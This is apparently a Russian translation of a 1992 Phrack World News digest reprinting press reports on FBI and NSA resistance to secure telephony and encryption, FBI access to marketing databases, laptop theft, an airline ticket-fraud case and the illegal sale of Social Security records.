«Сейчас мы видим развитие всё более эффективных систем распознавания голоса», — говорит Эдвардс. «Сочетайте распознавание голоса с удалённым мониторингом — и последствия окажутся как минимум захватывающими».

Действительно, похоже, что единственное, в чём обе стороны согласны, — это то, что цифровые телефонные системы обеспечат более защищённую связь для всех.

«Сегодня прослушать телефон крайне легко: любой человек с небольшими знаниями может залезть на телефонный столб и прослушать чью-то линию», — говорит Калстром. «Когда цифровая сеть станет полностью цифровой от конца до конца, это исключит самодеятельность. С точки зрения конфиденциальности — это значительно более безопасная сеть».

---

## **ФБР усиливает противостояние с компьютерными и телефонными компаниями**

**Источник:** Los Angeles Times (раздел «Бизнес», часть D, стр. 2)

**Дата:** 4 мая 1992 г.

*«Спецслужбы противодействуют технологиям, способным лишить их доступа к данным и переговорам»*

Руководители ведущих компьютерных и телекоммуникационных компаний противостоят попыткам ФБР и разведывательного сообщества страны гарантировать государственным органам наблюдения возможность и впредь получать доступ к личным и деловым каналам связи по мере внедрения новых технологий.

Дискуссия разгорелась на прошлой неделе на слушаниях Судебного комитета Палаты представителей о попытках иностранных спецслужб похитить секреты американских компаний. Председатель комитета, представитель Джек Брукс (демократ, Техас), инициировал слушания с целью выразить протест против того, что ФБР и Агентство национальной безопасности (АНБ) мешают компаниям защищать свои коммуникации.

Ситуация обострилась сразу на двух фронтах. Телефонные компании устанавливают цифровое оборудование, которое сводит на нет усилия по прослушиванию, а компьютерные компании внедряют новые методы защиты передачи данных, практически непроницаемые для спецслужб.

Противоречие отчасти сосредоточено вокруг попытки ФБР убедить Конгресс обязать телефонные компании модифицировать свои цифровые сети — возможно, ценой в миллиарды долларов, которые могут быть переложены на абонентов, — чтобы ФБР могло продолжать осуществлять санкционированные судом прослушивания. Цифровая технология временно преобразует переговоры в компьютерный код, который передаётся с высокой скоростью по линиям связи и преобразуется обратно в голос на другом конце — для эффективной передачи.

Организации по защите гражданских свобод и телекоммуникационные компании яростно сопротивляются предложению ФБР, утверждая, что оно затормозит внедрение критически важных технологий и сведёт на нет главное преимущество цифровых технологий: повышенную защищённость телефонной связи. Критики говорят, что план ФБР облегчит проникновение в телефонную сеть для преступников, террористов, иностранных шпионов и компьютерных хакеров. ФБР отрицает эти и другие утверждения отрасли.

Тем временем АНБ — сверхсекретное агентство страны по перехвату информации — добивается, чтобы государственные компьютеры использовали технологию компьютерной безопасности, которую многие конгрессмены и корпоративные руководители считают второсортной, — с тем чтобы АНБ могло по-прежнему вести мониторинг компьютерных потоков данных, передаваемых за рубеж. Корпорации, вероятно, примут государственный стандарт.

Многие корпоративные руководители и конгрессмены убеждены, что подразделение Министерства торговли, тесно сотрудничающее с АНБ, — Национальный институт стандартов и технологий (NIST) — вскоре утвердит в качестве государственного стандарта технологию компьютерной безопасности, которую двое учёных из Нью-Джерси, по их словам, взломали в целях демонстрации её уязвимости. Официальные лица NIST заявили, что их технология не была скомпрометирована и является практически невзламываемой.

«В стремлении отрасли обеспечить безопасность (телефонов и компьютеров) у нас появился новый противник — Министерство юстиции», — сказал Д. Джеймс Бидзос, президент калифорнийской RSA Data Security Inc., разработавшей технологию компьютерной безопасности, которую многие компании предпочитают решению NIST. «Это всё равно что сказать, что не надо строить автомобили, потому что преступники будут использовать их для побега».

«То, что хорошо для американской компании, может быть плохо для ФБР» и АНБ, — сказал представитель Гамильтон Фиш-младший (республиканец, Нью-Йорк). «Это очень серьёзный вопрос».

Ситуация разительно отличается от 1950-х и 1960-х годов, когда такие компании, как International Business Machines Corporation и AT&T, тесно сотрудничали с правоохранительными и разведывательными органами по секретным проектам из чувства патриотизма. По словам представителей отрасли и правительства, приход поствьетнамского поколения руководителей — особенно в новых высокотехнологичных компаниях с корнями в контркультуре — разрушил некогда тесные связи.

«Я не рассматриваю (предложение ФБР) как препятствие для технологий», — заявил директор ФБР Уильям С. Сешнс на слушаниях Судебного комитета. «На частный сектор ложится бремя... цена

ведения бизнеса».

Официальные лица ФБР сообщили, что пока ещё не провалили ни одного расследования из-за невозможности прослушать телефон, но опасаются, что это время близко. «Абсолютно необходимо, чтобы нам не мешали», — сказал Сешнс. «Мы не сможем выполнять наши обязанности», если телефонные линии будут сделаны слишком защищёнными.

По смежному вопросу компьютерной безопасности скрытое АНБ никогда не комментировало утверждения о том, что оно противодействует технологиям шифрования компьютерных данных, подобным RSA Data Security, поскольку такие системы не поддаются взлому.

---

*Дополнительные статьи по этой теме см. в: Phrack 38, файл 11: «Предложение о цифровой телефонии».*

---

## **ФБР добивается доступа к базам данных рассылок для использования в расследованиях**

**Автор:** Ray Schultz (DMNews, стр. 1)

**Дата:** 20 апреля 1992 г.

**Особая благодарность:** The Omega и White Knight

Вашингтон, округ Колумбия. Федеральное бюро расследований, согласно сообщениям, добивается доступа к коммерческим базам данных рассылок для использования в своих расследованиях — шаг, способный создать серьёзные проблемы для отрасли.

Представители как MetroMail Corporation, так и Donnelley Marketing подтвердили, что за последние две недели с ними связались по поводу предоставления услуг, а также другие компании получили аналогичные предложения.

Ни одна из названных компаний не стала обсуждать подробности, однако один источник, знакомый с ситуацией, сообщил, что ФБР, по всей видимости, добивается доступа к потребительской базе данных сводного типа для нужд расследования.

По словам источника, агенты ФБР демонстрировали «детальное знание» запрашиваемых продуктов и заявляли, что уже сотрудничали с рядом компаний, занимающихся списками рассылок.

MetroMail, которая на протяжении двух лет снабжала ФБР своим сервисом поиска адресов MetroNet, эту версию событий не подтвердила. Пресс-секретарь Джон Томкив лишь сообщил, что компанию попросили рассмотреть «расширение» перечня её услуг.

Компания предоставила Бюро полный перечень своих продуктов и услуг, однако ответного звонка пока не получила и не уверена в своих дальнейших действиях, сказал Томкив.

Donnelley также была уклончива в отношении деталей подхода, однако сообщила, что отказалась от сотрудничества с ФБР на том основании, что это было бы ненадлежащим использованием её баз данных.

Пресс-секретарь ФБР Билл Картер не смог предоставить подтверждение, хотя подтвердил, что ФБР использует MetroNet для поиска лиц, которым необходимо дать показания.

Если сценарий с базой данных соответствует действительности, это станет первой крупной попыткой государственного органа использовать базы данных рассылок в правоохранительных целях со времён попытки Налогового управления (IRS) в 1984 году использовать арендованные

базы данных для выявления уклонистов от уплаты налогов.

«Мы слышали об этом», — сказал Роберт Шерман, советник Ассоциации прямого маркетинга и адвокат фирмы Milgrim Thomaian & Lee в Нью-Йорке. «Мы хотели бы узнать об этом больше. Если всё обстоит именно так, как кажется, — правоохранительные органы пытаются использовать маркетинговые базы данных в правоохранительных целях, — то DMA и отрасль, безусловно, выступят против этого из принципиальных соображений».

Подобное использование «подорвёт доверие потребителей ко всему маркетинговому процессу и нарушит то, что в противном случае являлось бы безвредным сбором данных», — сказал Шерман.

RL Polk, с которой связи не было, заявила, что по тем же причинам откажет ФБР в случае обращения.

«Это не надлежащее использование наших баз данных», — сказал председатель Polk Джон О'Хара. «Мы занимаемся прямыми рассылками, и наша политика не допускает использования наших баз данных ни для каких иных целей, кроме маркетинга».

По словам одного источника, пожелавшего остаться анонимным, ФБР намекнуло, что воспользуется своими полномочиями по вызову в суд в случае отказа предоставить доступ к базам данных.

Обращения, сделанные через учебный центр ФБР в Квантико, штат Вирджиния, по имеющимся сведениям, были не первыми.

Представитель ФБР Картер сообщил, что продукт MetroNet использовался исключительно для поиска адресов.

«Если полевому отделению нужно найти кого-либо для допроса, мы можем проверить базу данных [MetroNet] на предмет места их проживания и передать эту информацию в полевой офис», — сказал он.

Тем не менее в прошлом году продукт был назван потенциальной угрозой конфиденциальности Ричардом Кесселем, комиссаром по делам потребителей штата Нью-Йорк.

В заявлении об автоматических идентификаторах номеров офис Кесселя сообщил, что «одна компания предлагает подписчикам номеров 800 немедленный доступ к информации о 117 миллионах потребителей в 83 миллионах домохозяйств по всей стране».

«Компания рекламирует, что, сопоставив номер входящего звонка со своей базой данных, подписчик 800-номера в течение нескольких секунд может узнать, в частности, приобретал ли ранее звонящий что-либо в его компаниях».

Кессель приложил копию отраслевой рекламы MetroNet, в которой продукт представлен как инструмент прямого маркетинга.

Под заголовком «Кто я?» текст написан от лица вымышленного потребителя.

«Первый шаг к тому, чтобы лучше узнать меня, так же прост, как получить мой номер телефона в среде автоматической идентификации номеров», — говорится в нём. «В течение нескольких секунд вы можете найти меня в своей внутренней базе данных, чтобы узнать, покупал ли я у вас раньше. А если ответа нет — есть только одно место, куда обратиться: MetroNet.

«MetroNet даёт вам немедленный доступ к информации о 117 миллионах потребителей в 83 миллионах домохозяйств по всей стране: актуальные адреса; номера телефонов; демографические данные и информация о домохозяйстве».

Томкив защищал продукт, говоря, что его основная направленность — «прямой маркетинг». «Мы всегда чувствительны к подобным вопросам».

MetroNet работает как электронная телефонная книга, но не содержит «большого количества демографических данных», сказал он. «Он используется главным образом в сфере недвижимости и страховании».

Попытка IRS в 1984 году, по имеющимся сведениям, потерпела неудачу, однако вызвала общественное возмущение и нанесла огромный репутационный ущерб отрасли. Хотя Polk, MetroMail и Donnelley отказались сдавать свои базы данных в аренду для этих целей, IRS смогло найти другие базы данных через Dunhill of Washington. Большинство отраслевых источников считают, что подобные усилия обречены на провал, поскольку базы данных полезны лишь для идентификации людей в совокупности, а не как отдельных личностей.

---

## **Знаете ли вы, где находится ваш ноутбук?**

**Автор:** Robert Kelly (InformationWeek)

**Дата:** 11 мая 1992 г.

*Ваши руководители носят с собой компьютеры с критически важными данными? Если да — корпоративные секреты уязвимы*

Это было дорогостоящее хождение по витринам. 17 декабря 1990 года Дэвид Фаркуар припарковал машину в центре Лондона, чтобы зайти в автомобильный салон. Командир крыла Королевских военно-воздушных сил Великобритании, он наслаждался несколькими минутами передышки от нарастающего напряжения накануне войны в Персидском заливе, которая должна была начаться менее чем через месяц.

Но Фаркуар допустил огромную ошибку: он оставил ноутбук в машине. И хотя его не было всего пять минут, к его возвращению ноутбук был похищен — вместе с хранившимися на дисковом накопителе компьютера планами американского генерала Нормана Шварцкопфа для предстоящего удара союзников по Ираку.

Фаркуар дорого заплатил за беспечность. Вскоре после того, как смущённый командир крыла сообщил об инциденте, он был отдан под военный трибунал, разжалован и оштрафован на крупную сумму. Компьютер был анонимно возвращён неделю спустя — с нетронутым дисковым накопителем.

Фаркуар, возможно, чувствует себя одиноким в своей беде и сожалеет о злополучном повороте в жизни, однако подобные эпизоды отнюдь не единичны. Хотя эксперты в области электронной безопасности говорят, что ещё слишком рано подводить точную статистику краж ноутбуков, по косвенным свидетельствам, похоже, разворачивается волна компьютерных преступлений. По словам экспертов по электронным данным, за последние 18 месяцев, по мере того как продажи ноутбуков резко возросли, участились и их кражи.

Например, в Институте компьютерной безопасности (CSI) — организации, по иронии судьбы объединяющей корпоративных специалистов по безопасности, — полдюжины членов уже сообщили о краже корпоративных ноутбуков, говорит Фил Чапник, директор базирующейся в Сан-Франциско группы. И, вероятно, есть и другие, которые предпочитают молчать, добавляет он: «Жертвы предпочитают оставаться в тени».

Явно предпочитают и виновники. Но картина некоторых из них начинает вырисовываться, говорит Джон Ши, консультант по безопасности для федерального правительства. По его словам, была раскрыта кочующая группа «компьютерных киллеров» из Нью-Йорка, Лос-Анджелеса и Сан-Франциско; её члены получают более 10 000 долларов за кражу портативных компьютеров и

стратегических данных, хранящихся на этих машинах, у руководителей компаний из списка Fortune 1000. Федеральные агенты, добавляет Ши, ведут «очень, очень активное и энергичное расследование в целях задержания группы». Американские правоохранительные органы отказываются комментировать этот вопрос.

Кражи ноутбуков, разумеется, не ограничиваются Соединёнными Штатами. Согласно новостным сообщениям, самостоятельно подтверждённым InformationWeek, приехавшие в командировку представители NCR Corp. недавно убедились в этом на горьком опыте, когда вернулись в свои номера после ужина в парижском отеле Nikko и обнаружили, что двери сняты с петель. Номера были перевёрнуты вверх дном, однако похитители нашли то, что искали. Похищены были лишь два ноутбука с ценными корпоративными секретами.

Пол Джойел, президент охранной фирмы Integer из Силвер-Спринг, штат Мэриленд, и бывший директор по безопасности Комитета Сената по разведке, рассказывает, что узнал от источников, близких к инциденту: машины похитили французские агенты разведки, которые, как известно, тесно сотрудничают с отечественными корпорациями. Джойел подозревает, что они действовали в интересах одной из местных высокотехнологичных компаний. Представитель NCR отрицает осведомлённость об инциденте, однако добавляет: «При 50 000 сотрудников подтвердить это было бы невозможно». По словам источников, аналогичные кражи происходили в Японии, Ираке и Ливии.

Понять причины роста числа краж ноутбуков несложно. По данным маркетинговой компании Dataquest Inc., продажи ноутбуков растут на 40% в год, и ежегодно в оборот поступает более миллиона машин. Большинство из них используется крупными компаниями для решения критически важных задач: поддержания связи с высшим руководством в командировках, обогащения торговых переговоров реальными данными из корпоративного мейнфрейма и ввода полевых данных в центральные компьютеры. Из-за ноутбуков, говорит Дэн Спирс, независимый аналитик данных из Уэст-Патерсона, штат Нью-Джерси, «повсюду циркулирует огромный массив конкурентных данных».

И они же — идеальный способ похитить информацию из центральных корпоративных баз данных. Воры не только берут ноутбуки, чтобы добраться до данных на дисковых накопителях, но и для подключения к корпоративным мейнфреймам по модему. А иногда такими ворами оказываются люди, от которых жертвы меньше всего ожидают подобного. Один эксперт по безопасности рассказывает о «жене торгового представителя компании из списка Fortune 500 в обрабатывающей промышленности, которая работала на прямого конкурента». Пока муж спал, она использовала его ноутбук для подключения к мейнфрейму его компании и скачала конфиденциальные данные о продажах и профили текущих и потенциальных клиентов. «Работы лишился муж», — говорит эксперт по безопасности, — а не жена».

Подобные истории — а их немало — побудили многие американские компании декларировать озабоченность кражами ноутбуков, однако почти во всех случаях реальных мер практически не принимается. «Руководство имеет слабое представление или вовсе не представляет об уязвимости своих систем», — говорит Винн Швартау, исполнительный директор InterPact — компании по информационной безопасности в Нэшвилле. Это неудивительно, добавляет Чапник из CSI: «Безопасность обычно отстаёт от технологий на несколько лет».

## **Наверстать упущенное**

Тем не менее некоторые компании стараются быстро сократить этот разрыв. Boeing Corp., Grumman Corp. и Martin Marietta Corp., среди прочих, приняли строгую политику в отношении безопасности портативных данных. Она включает обучение сотрудников правилам безопасного использования ноутбуков и даже инструктаж по возвращении из командировки. По имеющимся сведениям, одна компания смогла благодаря такому разбору полётов идентифицировать один из

европейских отелей как угрозу безопасности данных и внести его в список нежелательных для будущих поездок.

Conde Nast Publications Inc. подходит к этому вопросу ещё серьезнее. Отдел продаж нью-йоркской издательской группы численностью 65 человек использует ноутбуки для обхода оптовиков, а затем загружает данные о продажах у газетных киосков и проблемах с дистрибуцией на центральный мейнфрейм. Чтобы корпоративная база данных не была отравлена фиктивными данными, «у нас действует очень жёсткая система безопасности», — говорит Честер Фэй, директор по обработке данных Conde Nast. В основе этой системы — разработанная самой компанией программа, позволяющая мейнфрейму считывать идентификационный код с чипа каждого ноутбука, пытающегося связаться с ним. «Мейнфрейм может разрывать связь с ноутбуками, чьи идентификаторы чипов ему незнакомы, а также с теми, о краже которых сообщили торговые представители», — говорит Фэй.

Некоторые организации надеются пойти ещё дальше. Швартау из InterPact рассказывает, что одно британское государственное агентство хочет создать устройство, крепящееся к поясу пользователя ирывающее связь с мейнфреймом, если ноутбук отклоняется от вертикальной оси более чем на 15 градусов. Причина: защита корпоративных данных на случай, если человек, работающий с ноутбуком во время сеанса связи, будет застрелен.

Пользователи говорят, что идут на столь крайние меры, поскольку производители этого не делают: большинство ноутбуков поступают с завода без надлежащей защиты. Большинство требуют ввода пароля при загрузке, однако злоумышленники могут расшифровать его с относительной лёгкостью. На некоторых есть съёмные жёсткие диски, но их тоже можно похитить столь же безнаказанно, и потому они обеспечивают слабую защиту.

По иронии судьбы, всё это может оказаться излишним: эксперты подчёркивают, что добавление защиты в ноутбук не сделает его недоступным по цене. По некоторым оценкам, установка средств защиты повышает цену ноутбука не более чем на 20%. Beaver Computer Corp. из Сан-Хосе, Калифорния, например, предлагает продукт для шифрования данных на жёстком диске и гибких дисках ноутбука. При этом доступ к информации невозможен без «электронного ключа» или пароля. ВСС установила эту возможность на своём собственном ноутбуке — SL007, который, судя по всему, прошёл проверку весьма взыскательными клиентами: по словам источников, близких к компании, крупный наркокартель в Колумбии хочет приобрести несколько таких машин для защиты данных о наркоторговле.

Не менее важна защита данных в хост-компьютере от хакеров, укравших пароли и учётные данные. Security Dynamics Technologies Inc. из Кембриджа, штат Массачусетс, предлагает SecurID размером с кредитную карту, который можно подключить к большинству ноутбуков. SecurID состоит из устройства стоимостью 60 долларов, подключаемого к ноутбуку, и дополнительного аппаратного обеспечения (стоимостью от 3800 до 13 000 долларов), устанавливаемого на хосте. SecurID непрерывно меняет учётные данные для входа, используемые при подключении к хосту; к тому времени, когда хакер попытается воспользоваться украденными учётными данными, они уже устареют.

Но что если все меры окажутся бесполезными? Аппаратное обеспечение всегда можно застраховать — а можно ли застраховать данные? Пока нет, но скоро, сообщает нэшвиллский информационный бюллетень Security Insider Report. Один стартап в ближайшее время начнёт предлагать полисы страхования данных, которые могут включать покрытие убытков от потери информации при краже портативного компьютера.

## **Корпоративное сотрудничество**

Однако от защиты до страхования — ни одна мера не сработает, если владельцы ноутбуков не отнесутся к проблеме серьёзно. А этого не всегда происходит. Характерный пример: в конце 1980-х годов Налоговое управление обратилось в фирму Швартау с просьбой разработать план защиты конфиденциальных данных, передаваемых по телефонным линиям между 30 000 ноутбуков, которыми пользуются выездные аудиторы, и офисами IRS. Швартау нашёл решение. Однако IRS отложило свои планы по обеспечению безопасности и с тех пор ничего по этому поводу не предпринимало, утверждает он.

Даже те, кто должен разбираться в вопросе лучше других, могут стать жертвами волны компьютерных преступлений. Около 18 месяцев назад Бен Розен, председатель производителя ноутбуков Compaq Computer Corp., оставил свою машину в поезде — её немедленно украли. Розен настаивает на том, что в компьютере не было конфиденциальных данных, однако то, что в нём было, он потерял. В отличие от планов Шварцкопфа, ноутбук так и не был возвращён.

# Авиакомпания заявляет, что пассажир нарушил закон ради экономии — 21 апреля 1992

PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN  
PWN PWN  
PWN Phrack World News PWN  
PWN PWN  
PWN Issue XXXIX / Part Four of Four PWN  
PWN PWN  
PWN Compiled by Datastream Cowboy PWN  
PWN PWN  
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN

**Автор:** Datastream Cowboy

---

*Дель Джонс (USA Today, стр. 1B)*

ЧИКАГО — Прошлым летом авиакомпания American Airlines добилась ареста одного из своих самых частых деловых пассажиров прямо перед посадкой на рейс в аэропорту Даллас — Форт-Уэрт: его задержали в наручниках.

Крупнейшая авиакомпания страны и законодательница мод в отрасли утверждает, что раскрыла и пресекла блестящую схему мошенничества с билетами, которая обошлась ей более чем в 200 000 долларов за 20 месяцев. Экономист Уильям Гибсон, имеющий дома в Чикаго и Далласе, должен предстать перед судом в начале июня. В случае обвинительного приговора ему грозит максимальное заключение сроком 125 лет. Он отрицает свою вину, хотя охотно признаёт, что регулярно летал по истёкшим невозвратным билетам по самым низким ценам. Однако, по его словам, делал он это с полного ведома агентов American.

Гибсон говорит, что American Airlines и ФБР хотят сделать из него громкий показательный пример, чтобы немного напугать состоятельных деловых путешественников, которые всё смелее выражают недовольство отраслью, заставляющей лучших клиентов платить существенно больше, чем худших.

Действительно, American Airlines сообщает, что одной из причин снижения полных тарифов на 38% две недели назад стало желание погасить нараставшее недовольство пассажиров, переходившее в открытую враждебность. Теперь авиационная отрасль снова смотрит на American в ожидании ответа: станет ли преследование Гибсона сигналом к масштабной борьбе с предполагаемыми нарушителями тарифов?

American утверждает, что не следует делать выводов из её решения добиться судебного преследования Гибсона. Компания настаивает на том, что речь идёт о самом настоящем мошенничестве, а его дело не имеет никакого отношения к тысячам часто летающих пассажиров, нарушающих правила авиакомпаний ради экономии. К типичным нарушениям относятся: перелёты через так называемые «скрытые города», когда короткий рейс обходится дороже длинного; разбивка двух невозвратных билетов туда-обратно на две отдельные поездки ради дешёвых перелётов без обязательной субботней ночёвки; а также перепродажа миль часто летающего пассажира брокерам. Всё это противоречит правилам авиакомпаний, но не является уголовно наказуемым деянием. American не хочет, чтобы её преследование одного из обладателей карты Gold AAdvantage уподобляли, скажем, обращению Procter & Gamble в ФБР с просьбой арестовать детей, чаще всего мочащих подгузники Rumpers. По словам компании, последнее, чего она хочет, — это сделать из Гибсона мученика: тот уже ведёт борьбу не только с помощью адвоката, но и с привлечённым специалистом по связям с общественностью.

«Кто-то в American чувствует себя задетым и злится», — говорит Гибсон, налетавший более 300 000 миль за спорный двадцатимесячный период. Его адвокат сообщает, что клиент прошёл проверку на детекторе лжи. Правда, вопросы при этом так и не коснулись напрямую того, намеревался ли Гибсон, пользуясь дешёвыми билетами, обмануть American.

Гибсон, которому 47 лет, говорит, что никогда не стал бы рисковать карьерой ради обмана авиакомпании. В конце двадцатых он был старшим советником-экономистом президента Никсона — самым молодым из когда-либо занимавших эту должность. Он принял участие в ликвидации кризиса сберегательно-кредитных организаций Техаса как организатор «Юго-западного плана». Его мать до сих пор хранит фотографию его первого авиаперелёта, сделанную, когда он учился в третьем классе. Летел он тогда рейсом American.

Несмотря на своё прошлое, Гибсон говорит, что не уверен: сможет ли присяжные понять человека, путешествующего с «горой» билетов на случай непредвиденных задержек. Если, например, он летел в семейный бизнес в Пуэрто-Рико, он брал с собой билеты с маршрутами через Нью-Йорк, Даллас или Майами — на случай форс-мажора, чтобы добраться до цели с минимальным временем пересадки. Единовременно у Гибсона могло быть до 50 авиабилетов, хотя часть из них использовалась членами его семьи.

American Airlines и ФБР не раскрывают, что именно, по их мнению, делает Гибсона изощрённым мошенником: детали могут стать инструкцией к действию для других. То, что они всё же сообщают, выглядит просто, но при этом должно было быть выявлено даже самыми элементарными процедурами аудита.

По версии обвинения, Гибсон покупал полноценный билет бизнес- или первого класса незадолго до вылета. Затем он отделял дорогой билет от посадочного талона и прикреплял к нему дешёвый просроченный билет. Дорогой билет, якобы купленный лишь для получения посадочного талона, впоследствии сдавался на возврат.

Представитель ФБР Дон Рэмси утверждает, что Гибсон также вносил изменения в билеты, что является ключевым аргументом обвинения, поскольку свидетельствует об умысле на мошенничество. Что именно было изменено, Рэмси не уточняет. По мнению Тома Парсонса, редактора и издателя Best Fares, речь может идти о наклейках для апгрейда, хорошо знакомых постоянным пассажирам. Эти белые наклейки размером с почтовую марку бесплатно раздаются или продаются за символическую сумму хорошим клиентам, чтобы они могли лететь первым классом на местах, которые иначе пустовали бы.

По версии Парсонса, Гибсон мог купить полный билет для получения посадочного талона, подменить его просроченным скидочным билетом, а затем наклеить стикер, скрыв истёкший срок действия. Итог — перелёт первым классом за копейки.

«Думаю, его поймали случайно, — говорит Парсонс. — И скажу так: это не проблема одного человека. Многие рассказывали мне, что проделывали то же самое».

Гибсон настаивает на том, что ничего незаконного и даже изощрённого не делал. Несколько лет назад он узнал, что American так стремится угодить лучшим клиентам, что принимает давно просроченные билеты. Во время рекламных распродаж он «закупался» дешёвыми невозвратными билетами, привязанными к конкретным рейсам и точным датам. Но как участник клуба Gold AAdvantage — для лучших 2% постоянных пассажиров — его просроченные билеты, по словам Гибсона, принимались в любое время.

Никакого обмана не было, настаивает Гибсон. Сотрудники American на выходе к самолёту знали, что принимают, и делали это охотно.

«Это полная чепуха, — говорит представитель American Тим Смит. — Мы не позволяем постоянным пассажирам пользоваться просроченными билетами. Все считали, что у него действующий билет».

Любезность, которую Гибсон, по его словам, получал на регулярной основе, действительно кажется редкостью. Семь очень частых пассажиров, опрошенных USA TODAY, говорят, что никогда не летали по просроченным скидочным билетам. Впрочем, они признают, что никогда и не пытались: тарифная структура обычно построена так, чтобы деловые путешественники не могли летать дешево.

Питер Кноэр пробовал. Этот менеджер по работе с клиентами из Флорхэм-Парка, штат Нью-Джерси, говорит, что Continental Airlines однажды позволила ему воспользоваться просроченными невозвратными билетами. «Они проверили номер моего счёта, убедились, что я хороший клиент, и похлопали меня по плечу».

Гибсону предъявлено 24 обвинения в мошенничестве, предположительно совершённом с июля 1989 по март 1991 года. American также лишила его накопленных миль на сумму 80 000 долларов. По его словам, его позиции прочны, если обвинение строится на подделке билетов — её попросту не было. Обвинение также попытается доказать, что Гибсон нанёс своей компании ущерб в размере 43 000 долларов, включив суммы возвращённых дорогих билетов в командировочные расходы.

Гибсон отрицает это обвинение. По его словам, когда он покинул пост председателя и генерального директора банка American Federal Bank в Далласе в 1990 году, «они были должны мне, и я был должен им». Обе стороны договорились об «итоговой сумме». Lone Star Technologies, материнская компания American Federal, отказалась от комментариев.

Эл Дэвис, директор внутреннего аудита Southwest Airlines, говорит, что дело Гибсона станет горячей темой, когда авиационные аудиторы соберутся, чтобы поделиться новыми схемами мошенничества. По его словам, мошенничество не носит массового характера, поскольку постоянный пассажир должен знать все тонкости и быть достаточно хитрым, чтобы воспользоваться ими. «Меня озадачивает», как один человек мог похитить на 200 000 долларов, говорит Дэвис.

Эта цифра заставила других участников отрасли задуматься: не является ли это более серьёзной проблемой, чем считалось прежде, и не вносит ли она вклад в убыток в 6 миллиардов долларов, понесённый крупными авиакомпаниями за последние два года.

Авиакомпании знают о существовании мошенничества, но редко прибегают к судебным мерам, поскольку «не хотят платить за лечение больше, чем стоит болезнь», говорит Дэвис.

---

## **Похитители приватности — май 1992**

*Уильям Барнхилл (AARP Bulletin)*

*Особая благодарность: Beta-Ray Bill*

### **Агенты США раскрыли сеть похитителей информации, проникших в компьютерные файлы Службы социального обеспечения**

Сети «похитителей информации» проникают в компьютерные базы данных Службы социального обеспечения (SSA), крадут конфиденциальные личные записи и продают эту информацию всем желающим — таковы обвинения федерального правительства.

В одном из дел о предполагаемой краже двое руководителей компании Nationwide Electronic Tracking (NET) из Тампы, штат Флорида, в начале этого года признали себя виновными в сговоре в рамках схемы покупки и продажи данных Службы социального обеспечения.

На сегодняшний день не менее 20 человек в 12 штатах, среди которых трое действующих или бывших сотрудников SSA, были преданы суду федеральными большими жюри за предполагаемое участие в подобной схеме. Сотрудников SSA якобы подкупали ради похищения конкретных файлов. Вскоре ожидаются новые обвинительные заключения.

«Думаю, там [кражи записей] куда больше, и нам просто нужно искать», — говорит Ларри Морей, заместитель генерального инспектора Министерства здравоохранения и социальных служб (HHS). «Это большой бизнес», — добавляет Морей, отмечая, что злоумышленники, вероятно, нацелены и на личные данные в других федеральных программах — Medicare и Medicaid.

Следователи указывают, что скомпрометирована лишь ничтожная доля из 200 миллионов записей социального обеспечения — вероятно, менее 1%. Официальные лица SSA утверждают, что приняли меры по защите файлов от внешнего вмешательства. Тем не менее Морей оценивает число похищенных файлов в сотни тысяч.

Это мошенничество посягает на то, что большинство американцев считают базовой ценностью: право хранить личную информацию в тайне. Однако, по словам юристов, это право размывается: сведения, которые люди хотели бы сохранить в тайне, становятся доступны потенциальным кредиторам, работодателям и другим лицам, способным извлечь из них выгоду.

Это «вторжение в частную жизнь», по словам Морей, будет только усиливаться. «Мы наблюдаем рост числа "информационных брокеров", пытающихся получить, купить и продать данные SSA, — говорит он. — По мере роста спроса на эту информацию брокеры всё активнее прибегают к противоправным методам».

Подобные записи ценны, объясняет Морей, поскольку содержат сведения о доходах за всю жизнь, трудовой деятельности, текущих льготах, реквизитах прямого депозита и номерах банковских счетов.

Покупателями этих данных являются страховые компании, юристы, работодатели, частные детективы, коллекторы, а порой и наркоторговцы. По данным следователей, наиболее активно торгуют этими сведениями юристы, ищущие информацию о сторонах в судебных процессах, страховые компании, желающие получить сведения о состоянии здоровья людей, подающих иски, и работодатели, проводящие проверку биографических данных потенциальных сотрудников.

Некоторые варианты использования этой информации ещё более зловещи. «В какой-то момент наркоторговцы пользовались ею, чтобы выяснить, не является ли человек, которому они продают товар, полицейским под прикрытием», — рассказывает Джим Коттос, региональный генеральный инспектор HHS по расследованиям в Атланте.

Посредниками в этих схемах выступают так называемые информационные брокеры — как правило, сотрудники фирм, специализирующихся на получении труднодоступной информации.

Схема их работы наглядно показана на одном недавнем деле: они якобы платили сотрудникам социального обеспечения по 25 долларов за конкретные файлы, а затем продавали эту информацию за суммы до 250 долларов. Дело всплыло, по словам Морей, когда частный детектив обратился в SSA с просьбой о доступе к конфиденциальной информации того же рода, которую, по его словам, он приобрёл у флоридского информационного брокера на конкретного человека. Детектив, по всей видимости, не подозревал, что полученные от брокера данные были добыты незаконно.

Была организована операция-«приманка» с участием следователей из канцелярии генерального инспектора HHS, ФБР и SSA при «содействии» флоридского информационного брокера, установленного детективом. Запросы на данные о конкретных лицах направлялись через «сотрудничавшего» брокера, пока следователи наблюдали за компьютерной системой SSA, чтобы выявить, кто из сотрудников получал доступ к этим файлам.

Обвинительные заключения, вынесенные федеральными большими жюри в Ньюарке (штат Нью-Джерси) и Тампе (штат Флорида), включали многочисленные обвинения в незаконной продаже защищённой государственной информации, даче взяток должностным лицам и сговоре. Среди обвиняемых оказались сотрудники отдела по рассмотрению заявлений SSA из Иллинойса и Нью-Йорка, а также бывший сотрудник SSA из Аризоны.

Скандал вызвал волну возмущения в Конгрессе. «Мы глубоко обеспокоены произошедшим», — заявил сенатор Дэниэл Мойниган, демократ от Нью-Йорка, председатель подкомитета Сенатского финансового комитета по социальному обеспечению. «Расследование, по всей видимости, охватывает крупнейший в истории случай кражи из государственных компьютерных файлов и, вероятно, представляет серьёзнейшую угрозу неприкосновенности частной жизни в наше время».

Мойниган внёс законопроект S. 2364, предусматривающий ужесточение уголовной ответственности за незаконное разглашение данных SSA: до пяти лет лишения свободы и штрафа в 10 000 долларов за каждый случай.

В Палате представителей конгрессмен Боб Уайс, демократ от Западной Вирджинии, председатель подкомитета по информации Комитета по правительственным операциям, внёс законопроект H.R. 684. Он защитил бы американцев от дальнейших нарушений права на неприкосновенность частной жизни вследствие злоупотреблений компьютерными базами данных, учредив специальное федеральное надзорное ведомство.

«Кража и продажа конфиденциальной информации, собранной правительством, — это возмутительное предательство общественного доверия, — заявил Уайс в интервью AARP Bulletin. — Персональные данные в федеральных файлах не должны покупаться и продаваться, как рыба на причальном рынке».

